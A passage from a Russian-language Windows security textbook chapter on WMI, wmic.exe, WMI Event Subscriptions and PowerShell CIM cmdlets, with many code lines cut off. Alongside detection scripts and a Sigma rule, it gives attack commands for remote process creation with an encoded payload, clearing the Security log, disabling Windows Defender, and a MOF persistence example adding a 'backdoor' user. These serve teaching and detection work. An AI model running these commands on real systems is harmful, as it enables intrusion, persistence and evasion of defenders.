    Select-Object displayName, productState, pathToSignedProductExe
```

Поле `productState` содержит битовую маску, где закодированы состояние продукта (включён/выключен) и актуальность баз. Значение `397568` означает, что антивирус активен и базы актуальны.

root\subscription — пространство имён WMI Event Subscriptions. Критически важно для обнаружения persistence-механизмов, использующих подписки на события WMI. Здесь хранятся фильтры событий, потребители и привязки:

```
# Проверка наличия WMI Event Subscriptions
Get-CimInstance -Namespace root/subscription -ClassName __EventFilter
Get-CimInstance -Namespace root/subscription -ClassName __EventConsumer
Get-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding
```

root\default — пространство имён, часто используемое атакующими для хранения данных через класс `StdRegProv` или создания произвольных классов для exfiltration.

root\Microsoft\Windows\Defender — пространство имён Windows Defender, содержащее классы для управления антивирусной защитой:

```
# Получение статуса Windows Defender
Get-CimInstance -Namespace root/Microsoft/Windows/Defender -ClassName MSFT_MpComputerS
    Select-Object AntivirusEnabled, RealTimeProtectionEnabled, AntivirusSignatureLastU
```

Для получения полного дерева пространств имён:

```
function Get-WmiNamespace {
    param([string]$Namespace = 'root')
    Get-CimInstance -Namespace $Namespace -ClassName __NAMESPACE -ErrorAction SilentlyC
    ForEach-Object {
        $full = "$Namespace/$($_.Name)"
        $full
        Get-WmiNamespace -Namespace $full
    }
}
Get-WmiNamespace
```

11.1.5. MOF-файлы и компиляция

Managed Object Format (MOF) — это язык описания классов, экземпляров и событий WMI. MOF-файлы компилируются утилитой `mofcomp.exe` и загружаются в репозиторий WMI.
Пример MOF-файла, определяющего пользовательский класс:

```
#pragma namespace("\\\\.\\root\\cimv2")

[dynamic, provider("MyProvider")]
class Custom_SystemInfo
{
    [key] string Name;
    string Description;
    uint32 Status;

    [implemented] uint32 GetDetails([out] string Result);
};
```

Компиляция выполняется командой:

```
mofcomp.exe custom_class.mof
```

Утилита `mofcomp.exe` является легитимным компонентом Windows, расположенным в `%SystemRoot%\System32\wbem\mofcomp.exe`. Однако атакующие нередко используют её для:

- Регистрации вредоносных WMI Event Subscriptions через MOF-файлы
- Создания произвольных классов для хранения payload
- Регистрации вредоносных провайдеров

Каталог `%SystemRoot%\System32\wbem\` содержит множество системных MOF-файлов с расширениями `.mof` и `.mfl` (локализованные версии). При восстановлении репозитория эти файлы перекомпилируются, что позволяет атакующим внедрить вредоносные определения, подменив легитимный MOF-файл.
Мониторинг вызовов `mofcomp.exe` — обязательный элемент стратегии обнаружения угроз. В Sysmon это событие ID 1 (Process Create) с `Image` содержащим `mofcomp.exe`.

11.1.6. Транспорт: DCOM и WinRM

WMI поддерживает два транспортных протокола для удалённого взаимодействия.
DCOM (Distributed COM) — классический транспорт, используемый по умолчанию. Клиент подключается к удалённой машине через RPC (порт TCP/135 для endpoint mapper, далее динамические порты). DCOM используется утилитой `wmic.exe` и командлетом `Get-WmiObject`.
Особенности DCOM-транспорта: - Требует открытия портов TCP/135 и динамического диапазона (49152-65535) - Аутентификация через NTLM или Kerberos - Трафик не шифруется по умолчанию - Сложности с NAT и межсетевыми экранами - Процесс `WmiPrvSE.exe` на стороне сервера обрабатывает запросы
WinRM (Windows Remote Management) — современный транспорт, основанный на протоколе WS-Management. Используется командлетами CIM (Get-CimInstance, Invoke-CimMethod) при создании CIM-сессий.
Особенности WinRM-транспорта: - Порты TCP/5985 (HTTP) и TCP/5986 (HTTPS) - Поддержка шифрования на уровне протокола - Дружественность к межсетевым экранам и NAT - Возможность работы через прокси - Совместимость с Linux/macOS (Open Management Infrastructure — OMI)
Настройка WinRM на целевой машине:

```
# Быстрая настройка WinRM
winrm quickconfig

# Или через PowerShell
Enable-PSRemoting -Force

# Проверка конфигурации
winrm get winrm/config
```

С точки зрения обнаружения, сетевой трафик DCOM и WinRM имеет различные сигнатуры. DCOM-трафик использует RPC-протокол (MSRPC) и часто ассоциируется с Lateral Movement-техниками, такими как T1047 (Windows Management Instrumentation) в матрице MITRE ATT&CK.

11.2. wmic.exe — командная строка WMI

11.2.1. Статус и актуальность

Начиная с Windows 10 версии 21H1, Microsoft объявила `wmic.exe` устаревшим (deprecated) инструментом, рекомендуя переход на PowerShell-командлеты. Тем не менее, `wmic.exe` по-прежнему присутствует в системе и остаётся одним из самых мощных инструментов командной строки по нескольким причинам:

1. **Простота синтаксиса** — единственная команда способна заменить десятки строк кода на PowerShell
2. **Широкая совместимость** — работает на всех версиях Windows начиная с XP
3. **Отсутствие зависимости от PowerShell** — не требует установки и настройки среды выполнения
4. **Богатство вывода** — встроенные форматы вывода, включая HTML и CSV
5. **Активное использование в атаках** — знание `wmic.exe` необходимо для обнаружения вредоносной активности

Бинарный файл расположен в `%SystemRoot%\System32\wbem\wmic.exe`. В некоторых современных сборках Windows 11 он может быть удалён из системы, но его можно установить как Feature on Demand:

```
# Установка WMIC как компонента
DISM /Online /Add-Capability /CapabilityName:WMIC~~~~
```

11.2.2. Базовый синтаксис

Общий формат вызова `wmic.exe`:

```
wmic [global_switches] <alias> [where_clause] <verb> [properties] [switches]
```

Global switches — глобальные ключи, влияющие на поведение всей команды:

Ключ	Описание
`/NODE:server`	Подключение к удалённому компьютеру
`/USER:domain\user`	Имя пользователя для аутентификации
`/PASSWORD:pass`	Пароль (небезопасно — виден в истории команд)
`/NAMESPACE:path`	Пространство имён WMI
`/OUTPUT:file`	Перенаправление вывода в файл
`/APPEND:file`	Дополнение файла
`/FORMAT:format`	Формат вывода

Alias — псевдоним, упрощающий обращение к WMI-классам. Каждый алиас маппится на один или несколько классов WMI и определяет набор доступных свойств.
Verb — действие, выполняемое над объектами:

Глагол	Описание
`list`	Вывод информации (brief, full, instance, status, system)
`get`	Получение значений конкретных свойств
`call`	Вызов метода
`set`	Установка значения свойства
`create`	Создание экземпляра
`delete`	Удаление экземпляра
`assoc`	Получение ассоциированных объектов

11.2.3. Основные алиасы и практические команды

Процессы (process)

Алиас `process` маппится на класс `Win32_Process` и предоставляет полный набор операций с процессами.

```
# Список всех процессов
wmic process list brief

# Подробная информация обо всех процессах
wmic process list full

# Получение конкретных полей
wmic process get Name,ProcessId,ParentProcessId,CommandLine,ExecutablePath

# Фильтрация по имени
wmic process where "Name='svchost.exe'" get ProcessId,CommandLine

# Фильтрация по PID
wmic process where "ProcessId=4" get Name,CommandLine

# Процессы конкретного пользователя (через вызов метода GetOwner)
wmic process call GetOwner

# Поиск процессов по пути к исполняемому файлу
wmic process where "ExecutablePath like '%temp%'" get Name,ProcessId,ExecutablePath,Co

# Создание процесса
wmic process call create "cmd.exe /c whoami > C:\temp\output.txt"

# Завершение процесса по имени
wmic process where "Name='notepad.exe'" delete

# Завершение процесса по PID
wmic process where "ProcessId=1234" call Terminate

# Установка приоритета процесса
wmic process where "Name='myapp.exe'" call SetPriority 128
```

Для специалиста по ИБ особый интерес представляет обнаружение процессов с аномальными характеристиками:

```
# Процессы без родительского процесса (возможный признак инъекции)
wmic process where "ParentProcessId=0 AND Name≠'System Idle Process' AND Name≠'Syste

# Процессы, запущенные из нестандартных каталогов
wmic process where "ExecutablePath like '%\\Users\\%' OR ExecutablePath like '%\\Temp\

# Процессы с подозрительными командными строками
wmic process get Name,ProcessId,CommandLine /FORMAT:csv > processes.csv
```

Службы (service)

```
# Все службы и их состояние
wmic service list brief

# Работающие службы
wmic service where "State='Running'" get Name,DisplayName,StartMode,PathName

# Службы, запускаемые автоматически
wmic service where "StartMode='Auto'" get Name,DisplayName,State,PathName

# Службы с нестандартными путями (возможный DLL Hijacking / Unquoted Service Path)
wmic service get Name,PathName,StartMode,StartName | findstr /V "C:\Windows"

# Запуск/остановка/перезапуск службы
wmic service where "Name='Spooler'" call StartService
wmic service where "Name='Spooler'" call StopService

# Изменение типа запуска
wmic service where "Name='Spooler'" call ChangeStartMode "Disabled"

# Поиск служб, запущенных от имени привилегированных учётных записей
wmic service where "StartName like '%admin%' OR StartName='LocalSystem'" get Name,Star
```

Операционная система (os)

```
# Информация об ОС
wmic os get Caption,Version,BuildNumber,OSArchitecture,ServicePackMajorVersion

# Время последней загрузки
wmic os get LastBootUpTime

# Установленная память и виртуальная память
wmic os get TotalVisibleMemorySize,FreePhysicalMemory,TotalVirtualMemorySize

# Информация о лицензии
wmic os get SerialNumber,RegisteredUser,Organization

# Локаль и часовой пояс
wmic os get CurrentTimeZone,Locale,OSLanguage

# Время работы системы (через LastBootUpTime)
wmic os get LastBootUpTime,LocalDateTime
```

Информация о системе (computersystem)

```
# Полная информация о системе
wmic computersystem get Name,Domain,DomainRole,Manufacturer,Model,TotalPhysicalMemory

# Принадлежность к домену
wmic computersystem get Name,Domain,PartOfDomain,DomainRole

# Текущий пользователь
wmic computersystem get UserName

# Количество процессоров
wmic computersystem get NumberOfProcessors,NumberOfLogicalProcessors
```

Значение `DomainRole` интерпретируется следующим образом: - 0 — Standalone Workstation - 1 — Member Workstation - 2 — Standalone Server - 3 — Member Server - 4 — Backup Domain Controller - 5 — Primary Domain Controller

Учётные записи (useraccount)

```
# Все локальные учётные записи
wmic useraccount list brief

# Активные учётные записи
wmic useraccount where "Disabled=FALSE" get Name,SID,Status

# Учётные записи с не истекающим паролем
wmic useraccount where "PasswordExpires=FALSE AND Disabled=FALSE" get Name,SID

# Учётные записи администраторов
wmic useraccount where "LocalAccount=TRUE" get Name,SID,Disabled,Lockout

# Получение SID конкретного пользователя
wmic useraccount where "Name='Administrator'" get SID
```

Группы (group)

```
# Локальные группы
wmic group list brief

# Члены группы Administrators (через ассоциации)
wmic path Win32_GroupUser where "GroupComponent=\"Win32_Group.Domain='%COMPUTERNAME%',
```

Сетевые адаптеры (nicconfig)

```
# Все сетевые конфигурации
wmic nicconfig list brief

# Только адаптеры с IP-адресом
wmic nicconfig where "IPEnabled=TRUE" get Description,IPAddress,MACAddress,DefaultIPGa

# MAC-адреса
wmic nicconfig get Description,MACAddress

# Настройка статического IP (осторожно!)
wmic nicconfig where "Index=1" call EnableStatic ("192.168.1.100"),("255.255.255.0")

# Включение DHCP
wmic nicconfig where "Index=1" call EnableDHCP
```

Логические диски (logicaldisk)

```
# Информация о дисках
wmic logicaldisk get DeviceID,DriveType,FileSystem,FreeSpace,Size,VolumeName

# Только локальные диски (DriveType=3)
wmic logicaldisk where "DriveType=3" get DeviceID,FreeSpace,Size,FileSystem

# Процент свободного места
wmic logicaldisk where "DriveType=3" get DeviceID,FreeSpace,Size /FORMAT:value

# Сетевые диски (DriveType=4)
wmic logicaldisk where "DriveType=4" get DeviceID,ProviderName
```

Коды DriveType: 0 — Unknown, 1 — No Root Directory, 2 — Removable, 3 — Local, 4 — Network, 5 — CD-ROM, 6 — RAM Disk.

Установленное программное обеспечение (product)

```
# Список установленного ПО (МЕДЛЕННО — перечисляет MSI-пакеты)
wmic product get Name,Version,Vendor,InstallDate

# Поиск конкретного продукта
wmic product where "Name like '%Office%'" get Name,Version

# Удалённая деинсталляция
wmic product where "Name='Unwanted Software'" call Uninstall
```

Важно: алиас `product` работает медленно, так как обращается к Windows Installer и перечисляет только MSI-пакеты. Для более полного списка используйте реестр:

```
wmic path Win32_InstalledWin32Program get Name,Version,Vendor
```

Или через реестр напрямую:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s /v DisplayName
```

Автозагрузка (startup)

```
# Элементы автозагрузки
wmic startup list full

# Ключевые поля
wmic startup get Caption,Command,Location,User

# Автозагрузка конкретного пользователя
wmic startup where "User like '%admin%'" get Caption,Command,Location
```

Этот алиас агрегирует данные из нескольких источников: реестр (Run/RunOnce), папка автозагрузки, запланированные задачи. Однако он не покрывает все возможные persistence-механизмы, такие как WMI Event Subscriptions, AppInit_DLLs, Image File Execution Options и другие.

Установленные обновления (qfe)

```
# Все установленные обновления
wmic qfe list brief

# С датами установки
wmic qfe get HotFixID,Description,InstalledOn,InstalledBy

# Поиск конкретного обновления
wmic qfe where "HotFixID='KB5034441'" get HotFixID,InstalledOn

# Обновления безопасности
wmic qfe where "Description='Security Update'" get HotFixID,InstalledOn

# Вывод в CSV
wmic qfe get HotFixID,Description,InstalledOn /FORMAT:csv > updates.csv
```

Сетевые общие ресурсы (share)

```
# Все общие ресурсы
wmic share list brief

# Полная информация
wmic share get Name,Path,Description,Type,AllowMaximum

# Поиск скрытых шар (административных)
wmic share where "Type=0" get Name,Path,Description

# Создание общего ресурса
wmic share call create "","All Users","","C:\SharedData","ShareName",0
```

Скрытые административные шары (C$, ADMIN$, IPC$) часто используются для Lateral Movement. Их перечисление на удалённых машинах — распространённая разведывательная техника.

BIOS

```
# Информация о BIOS
wmic bios get Manufacturer,Name,SerialNumber,Version,ReleaseDate

# Серийный номер компьютера
wmic bios get SerialNumber

# Версия SMBIOS
wmic bios get SMBIOSBIOSVersion,SMBIOSMajorVersion,SMBIOSMinorVersion
```

11.2.4. Форматы вывода

WMIC поддерживает несколько встроенных форматов вывода, определяемых XSL-трансформациями. Файлы шаблонов расположены в `%SystemRoot%\System32\wbem\`:

```
# Список (пары ключ=значение)
wmic os get Caption,Version /FORMAT:list

# CSV (для импорта в Excel/программную обработку)
wmic process get Name,ProcessId,CommandLine /FORMAT:csv

# Таблица (табличный вид)
wmic service list brief /FORMAT:table

# HTML-таблица
wmic process get Name,ProcessId /FORMAT:htable > processes.html

# HTML-форма
wmic os list full /FORMAT:hform > os_info.html

# XML (MOF-формат)
wmic os list full /FORMAT:rawxml > os.xml

# Сохранение вывода в файл
wmic /OUTPUT:C:\temp\inventory.txt computersystem list full
```

Формат CSV заслуживает особого внимания, поскольку позволяет агрегировать данные с множества машин для анализа:

```
# Сбор данных с нескольких машин в один CSV
wmic /NODE:@servers.txt /OUTPUT:all_services.csv service get Name,State,PathName /FORM
```

Где `servers.txt` содержит по одному имени или IP-адресу на строку.

11.2.5. Удалённое выполнение

Одна из сильнейших возможностей `wmic.exe` — прозрачное выполнение команд на удалённых машинах:

```
# Запрос к одному удалённому компьютеру
wmic /NODE:"192.168.1.10" process list brief

# С явной аутентификацией
wmic /NODE:"server01" /USER:"DOMAIN\admin" /PASSWORD:"P@ssw0rd" os get Caption

# Запрос к нескольким машинам
wmic /NODE:"server01","server02","server03" os get Caption,Version

# Запрос через файл со списком узлов
wmic /NODE:@C:\targets.txt computersystem get Name,Domain

# Удалённое создание процесса (классическая техника Lateral Movement)
wmic /NODE:"192.168.1.10" process call create "cmd.exe /c whoami > \\192.168.1.10\c$\re

# Удалённый запуск службы
wmic /NODE:"server01" service where "Name='RemoteRegistry'" call StartService
```

Удалённое выполнение через WMIC использует DCOM-протокол и требует: - Членства в группе локальных администраторов на целевой машине (или эквивалентных привилегий) - Открытого порта TCP/135 и динамических портов RPC - Включённой службы WMI на целевой машине - Разрешения DCOM в межсе-

тевом экране

11.2.6. Безопасность и использование в атаках

WMIC активно используется на различных этапах атаки:

Разведка (Discovery):

```
# Сбор полной информации о системе
wmic computersystem get Name,Domain,DomainRole,Manufacturer,Model
wmic os get Caption,Version,BuildNumber,OSArchitecture
wmic qfe get HotFixID,InstalledOn
wmic product get Name,Version
wmic useraccount get Name,SID,Disabled
wmic group get Name,SID
wmic share get Name,Path
wmic nicconfig where "IPEnabled=TRUE" get IPAddress,MACAddress,DefaultIPGateway
wmic service where "State='Running'" get Name,PathName,StartName
wmic startup get Caption,Command,User
```

Lateral Movement:

```
# Выполнение команды на удалённой машине
wmic /NODE:"target" process call create "powershell.exe -enc <base64_payload>"

# Копирование файлов через административные шары + запуск через WMIC
copy payload.exe \\target\C$\Windows\Temp\
wmic /NODE:"target" process call create "C:\Windows\Temp\payload.exe"
```

Persistence через WMI Event Subscriptions — описывается подробно в разделе 11.3.

Defense Evasion:

```
# Удаление журналов через WMIC
wmic nteventlog where "LogfileName='Security'" call ClearEventlog

# Отключение защитных механизмов
wmic service where "Name='WinDefend'" call StopService
wmic service where "Name='WinDefend'" call ChangeStartMode "Disabled"
```

Обнаружение вредоносного использования WMIC:

1. **Sysmon Event ID 1** — мониторинг создания процесса `wmic.exe` с подозрительными аргументами
2. **Windows Event ID 4688** — аудит создания процессов (при включённом аудите командной строки)
3. **WMI Activity Event ID 5857-5861** — события провайдеров WMI
4. **Сетевой мониторинг** — DCOM-трафик (TCP/135 + динамические порты)

SIGMA-правило для обнаружения Lateral Movement через WMIC:

```
title: Remote WMI Process Creation
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\wmic.exe'
        CommandLine|contains|all:
            - '/node:'
            - 'process'
            - 'call'
            - 'create'
    condition: selection
level: high
```

11.3. WMI Event Subscriptions

WMI Event Subscriptions — один из наиболее коварных механизмов persistence в Windows. Подписки на события WMI позволяют автоматически выполнять действия при наступлении определённых условий (вход пользователя, запуск процесса, изменение файла, истечение таймера) без создания файлов на диске и модификации реестра. Этот механизм использовался в ряде крупных APT-кампаний.

11.3.1. Архитектура Event Subscriptions

Постоянная (permanent) подписка на события WMI состоит из трёх связанных компонентов:

__EventFilter — фильтр событий, определяющий условие срабатывания. Содержит WQL-запрос (WMI Query Language), описывающий интересующее событие.

__EventConsumer — потребитель событий, определяющий действие при срабатывании фильтра. Существует несколько стандартных типов потребителей:

Потребитель	Описание
`CommandLineEventConsumer`	Выполняет произвольную команду
`ActiveScriptEventConsumer`	Выполняет VBScript или JScript
`LogFileEventConsumer`	Записывает данные в файл
`NTEventLogEventConsumer`	Создаёт запись в журнале событий
`SMTPEventConsumer`	Отправляет email

__FilterToConsumerBinding — привязка, связывающая фильтр с потребителем. Без этого объекта подписка не функционирует.

Все три компонента хранятся в пространстве имён `root\subscription` и сохраняются в репозитории WMI, что обеспечивает persistence между перезагрузками.

11.3.2. Создание WMI Event Subscription

Рассмотрим создание persistence-механизма через WMI Event Subscription на PowerShell. Это знание необходимо для понимания того, что именно следует искать при расследовании.

Пример 1: Выполнение команды при входе пользователя

```
# Шаг 1: Создание EventFilter — срабатывает при создании сессии входа
$FilterArgs = @{
    Name = 'WindowsUpdateFilter'
    EventNamespace = 'root/cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance ISA
}
$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments

# Шаг 2: Создание CommandLineEventConsumer
$ConsumerArgs = @{
    Name = 'WindowsUpdateConsumer'
    CommandLineTemplate = 'cmd.exe /c echo Compromised > C:\temp\proof.txt'
}
$Consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsume

# Шаг 3: Создание привязки FilterToConsumerBinding
$BindingArgs = @{
    Filter = $Filter
    Consumer = $Consumer
}
Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Argumen
```

Пример 2: Выполнение скрипта по таймеру (каждые 60 секунд)

```
# EventFilter на основе таймера
$FilterArgs = @{
    Name = 'TimerFilter'
    EventNamespace = 'root/cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __TimerEvent WHERE TimerId = 'MyTimer'"
}
$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments

# Создание таймера
$TimerArgs = @{
    TimerId = 'MyTimer'
    IntervalBetweenEvents = 60000  # миллисекунды
    SkipIfPassed = $false
}
Set-WmiInstance -Namespace root/cimv2 -Class __IntervalTimerInstruction -Arguments $Ti

# ActiveScriptEventConsumer с VBScript
$ConsumerArgs = @{
    Name = 'ScriptConsumer'
    ScriptingEngine = 'VBScript'
    ScriptText = 'Set objShell = CreateObject("WScript.Shell") : objShell.Run "calc.ex
}
$Consumer = Set-WmiInstance -Namespace root/subscription -Class ActiveScriptEventConsu

# Привязка
$BindingArgs = @{
    Filter = $Filter
    Consumer = $Consumer
}
Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Argumen
```

Пример 3: Через MOF-файл

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $Filter
{
    Name = "PersistenceFilter";
    EventNamespace = "root\\cimv2";
    QueryLanguage = "WQL";
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 "
            "WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' "
            "AND TargetInstance.SystemUpTime ≥ 120 "
            "AND TargetInstance.SystemUpTime < 180";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "PersistenceConsumer";
    CommandLineTemplate = "cmd.exe /c net user backdoor P@ss123 /add";
    RunInteractively = false;
};

instance of __FilterToConsumerBinding
{
    Filter = $Filter;
    Consumer = $Consumer;
};
```

Компиляция: `mofcomp.exe persistence.mof`

11.3.3. Обнаружение WMI Persistence

Обнаружение WMI Event Subscriptions — критически важная задача. Легитимные подписки встречаются редко, и их появление должно вызывать повышенное внимание.

Метод 1: PowerShell (живая система)

```powershell
# Перечисление всех фильтров
Get-WmiObject -Namespace root/subscription -Class __EventFilter |
    Select-Object Name, Query |
    Format-List

# Перечисление всех потребителей
Get-WmiObject -Namespace root/subscription -Class __EventConsumer |
    Select-Object __CLASS, Name, CommandLineTemplate, ScriptText, ScriptFileName |
    Format-List

# Перечисление всех привязок
Get-WmiObject -Namespace root/subscription -Class __FilterToConsumerBinding |
    Select-Object Filter, Consumer |
    Format-List

# Комплексный скрипт обнаружения
Write-Host "=== WMI Event Filters ===" -ForegroundColor Yellow
Get-WmiObject -Namespace root/subscription -Class __EventFilter |
    ForEach-Object {
        Write-Host "Filter: $($_.Name)" -ForegroundColor Cyan
        Write-Host "  Query: $($_.Query)"
        Write-Host ""
    }

Write-Host "=== WMI Event Consumers ===" -ForegroundColor Yellow
Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer |
    ForEach-Object {
        Write-Host "Consumer: $($_.Name)" -ForegroundColor Cyan
        Write-Host "  Command: $($_.CommandLineTemplate)"
        Write-Host ""
    }

Get-WmiObject -Namespace root/subscription -Class ActiveScriptEventConsumer |
    ForEach-Object {
        Write-Host "Script Consumer: $($_.Name)" -ForegroundColor Red
        Write-Host "  Engine: $($_.ScriptingEngine)"
        Write-Host "  Script: $($_.ScriptText)"
        Write-Host ""
    }
```

Метод 2: WMIC

```
wmic /NAMESPACE:"\\root\subscription" path __EventFilter get Name,Query
wmic /NAMESPACE:"\\root\subscription" path CommandLineEventConsumer get Name,CommandLi
wmic /NAMESPACE:"\\root\subscription" path ActiveScriptEventConsumer get Name,Scriptin
wmic /NAMESPACE:"\\root\subscription" path __FilterToConsumerBinding get Filter,Consum
```

Метод 3: Журналы событий Windows

WMI Activity Log (`Microsoft-Windows-WMI-Activity/Operational`) содержит события:

Event ID	Описание
5857	Загрузка провайдера WMI
5858	Ошибка выполнения запроса
5859	Запрос к провайдеру
5860	Временная подписка на события
5861	Регистрация постоянной подписки на события

Событие 5861 особенно ценно — оно фиксирует создание permanent event subscriptions:

```powershell
Get-WinEvent -LogName "Microsoft-Windows-WMI-Activity/Operational" |
    Where-Object { $_.Id -eq 5861 } |
    Select-Object TimeCreated, Message |
    Format-List
```

Метод 4: Sysmon

Sysmon версии 10+ поддерживает события WMI:

Sysmon Event ID	Описание
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected

Конфигурация Sysmon для мониторинга WMI:

```
<Sysmon schemaversion="4.90">
    <EventFiltering>
        <WmiEvent onmatch="include">
            <Operation condition="is">Created</Operation>
        </WmiEvent>
    </EventFiltering>
</Sysmon>
```

Метод 5: Офлайн-анализ репозитория

Для анализа образов дисков без загрузки ОС используется инструмент `python-cim`:

```
python PyWMIPersistenceFinder.py /path/to/OBJECTS.DATA
```

Удаление вредоносной подписки:

```
# Удаление привязки
Get-WmiObject -Namespace root/subscription -Class __FilterToConsumerBinding |
    Where-Object { $_.Filter -match 'MaliciousFilter' } |
    Remove-WmiObject

# Удаление потребителя
Get-WmiObject -Namespace root/subscription -Class CommandLineEventConsumer |
    Where-Object { $_.Name -eq 'MaliciousConsumer' } |
    Remove-WmiObject

# Удаление фильтра
Get-WmiObject -Namespace root/subscription -Class __EventFilter |
    Where-Object { $_.Name -eq 'MaliciousFilter' } |
    Remove-WmiObject
```

11.4. PowerShell WMI-командлеты

11.4.1. Get-WmiObject vs Get-CimInstance

PowerShell предоставляет два семейства командлетов для работы с WMI: устаревшие WMI-командлеты и современные CIM-командлеты.

WMI-командлеты (устаревшие, но функциональные):

Командлет	Описание
`Get-WmiObject`	Получение экземпляров WMI-классов
`Set-WmiInstance`	Создание/изменение экземпляров
`Invoke-WmiMethod`	Вызов методов WMI-классов
`Remove-WmiObject`	Удаление экземпляров
`Register-WmiEvent`	Регистрация подписки на события

CIM-командлеты (рекомендуемые):

Командлет	Описание
`Get-CimInstance`	Получение экземпляров CIM-классов
`New-CimInstance`	Создание экземпляров
`Set-CimInstance`	Изменение экземпляров
`Invoke-CimMethod`	Вызов методов
`Remove-CimInstance`	Удаление экземпляров
`Get-CimClass`	Получение информации о классе
`Get-CimAssociatedInstance`	Получение ассоциированных объектов
`Register-CimIndicationEvent`	Подписка на события
`New-CimSession`	Создание удалённой сессии

Ключевые различия:

1. **Транспорт**: `Get-WmiObject` использует только DCOM, `Get-CimInstance` поддерживает как DCOM, так и WinRM
2. **Возвращаемые объекты**: WMI-командлеты возвращают «живые» объекты с методами, CIM-командлеты — десериализованные объекты (для вызова методов нужен `Invoke-CimMethod`)
3. **Кроссплатформенность**: CIM-командлеты работают в PowerShell Core на Linux/macOS
4. **Производительность**: CIM-командлеты оптимизированы для современных систем

Сравнение синтаксиса:

```
# ---- Получение процессов ----
# WMI (устаревший)
Get-WmiObject -Class Win32_Process | Select-Object Name, ProcessId, CommandLine

# CIM (рекомендуемый)
Get-CimInstance -ClassName Win32_Process | Select-Object Name, ProcessId, CommandLine

# ---- Фильтрация ----
# WMI
Get-WmiObject -Class Win32_Service -Filter "State='Running' AND StartMode='Auto'"

# CIM
Get-CimInstance -ClassName Win32_Service -Filter "State='Running' AND StartMode='Auto'"

# ---- Удалённый запрос (DCOM) ----
# WMI
Get-WmiObject -Class Win32_OperatingSystem -ComputerName "Server01"

# CIM
$session = New-CimSession -ComputerName "Server01"
Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session

# ---- Удалённый запрос (WinRM) ----
# Только CIM поддерживает WinRM
$session = New-CimSession -ComputerName "Server01" -SessionOption (New-CimSessionOption
Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session

# ---- Удалённый запрос к машине без WinRM (через DCOM) ----
$sessionOption = New-CimSessionOption -Protocol Dcom
$session = New-CimSession -ComputerName "LegacyServer" -SessionOption $sessionOption
Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session
```

11.4.2. Invoke-WmiMethod и Invoke-CimMethod

Вызов методов WMI-классов — мощный инструмент для управления системой:

```powershell
# ---- Создание процесса (классический Lateral Movement) ----
# WMI
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "cmd.exe /c whoami" -C

# CIM
Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{
    CommandLine = "cmd.exe /c whoami"
} -CimSession $session

# ---- Завершение процесса ----
# WMI
$proc = Get-WmiObject -Class Win32_Process -Filter "Name='notepad.exe'"
$proc.Terminate()

# CIM
$proc = Get-CimInstance -ClassName Win32_Process -Filter "Name='notepad.exe'"
Invoke-CimMethod -InputObject $proc -MethodName Terminate

# ---- Управление службами ----
# Остановка службы
Invoke-CimMethod -Query "SELECT * FROM Win32_Service WHERE Name='Spooler'" -MethodName

# Изменение типа запуска
Invoke-CimMethod -Query "SELECT * FROM Win32_Service WHERE Name='Spooler'" -MethodName

# ---- Работа с реестром через StdRegProv ----
# Чтение значения реестра
$HKLM = [uint32]2147483650
Invoke-CimMethod -Namespace root/default -ClassName StdRegProv -MethodName GetStringVal
    hDefKey = $HKLM
    sSubKeyName = 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
    sValueName = 'SecurityHealth'
}

# Перечисление подключей
Invoke-CimMethod -Namespace root/default -ClassName StdRegProv -MethodName EnumKey -Arg
    hDefKey = $HKLM
    sSubKeyName = 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run'
}
```

11.4.3. CIM Sessions для удалённого управления

CIM-сессии обеспечивают постоянное подключение к удалённой машине, что значительно повышает производительность при множественных запросах:

```powershell
# Создание сессии с аутентификацией
$cred = Get-Credential
$session = New-CimSession -ComputerName "Server01","Server02","Server03" -Credential $c

# Множественные запросы через одну сессию (эффективно)
$os = Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session
$cpu = Get-CimInstance -ClassName Win32_Processor -CimSession $session
$mem = Get-CimInstance -ClassName Win32_PhysicalMemory -CimSession $session
$disk = Get-CimInstance -ClassName Win32_LogicalDisk -Filter "DriveType=3" -CimSession

# Вывод результатов с указанием сервера
$os | Select-Object PSComputerName, Caption, Version

# Удаление сессий
Remove-CimSession -CimSession $session

# Создание сессии с DCOM (для legacy-систем)
$dcomOption = New-CimSessionOption -Protocol Dcom
$legacySession = New-CimSession -ComputerName "WinXP-Legacy" -SessionOption $dcomOption

# Создание сессии с SSL
$wssOption = New-CimSessionOption -UseSsl -SkipCACheck -SkipCNCheck
$sslSession = New-CimSession -ComputerName "Server01" -Port 5986 -SessionOption $wssOp
```

11.4.4. Register-WmiEvent и Register-CimIndicationEvent

Временные подписки на события WMI через PowerShell позволяют реагировать на системные события в реальном времени:

```powershell
# Мониторинг создания процессов
Register-CimIndicationEvent -Query "SELECT * FROM __InstanceCreationEvent WITHIN 1 WHE
    $proc = $Event.SourceEventArgs.NewEvent.TargetInstance
    Write-Host "[$(Get-Date)] New process: $($proc.Name) (PID: $($proc.ProcessId)) CMD
}

# Мониторинг остановки служб
Register-CimIndicationEvent -Query "SELECT * FROM __InstanceModificationEvent WITHIN 5
    $svc = $Event.SourceEventArgs.NewEvent.TargetInstance
    Write-Host "[$(Get-Date)] Service stopped: $($svc.Name)" -ForegroundColor Red
}

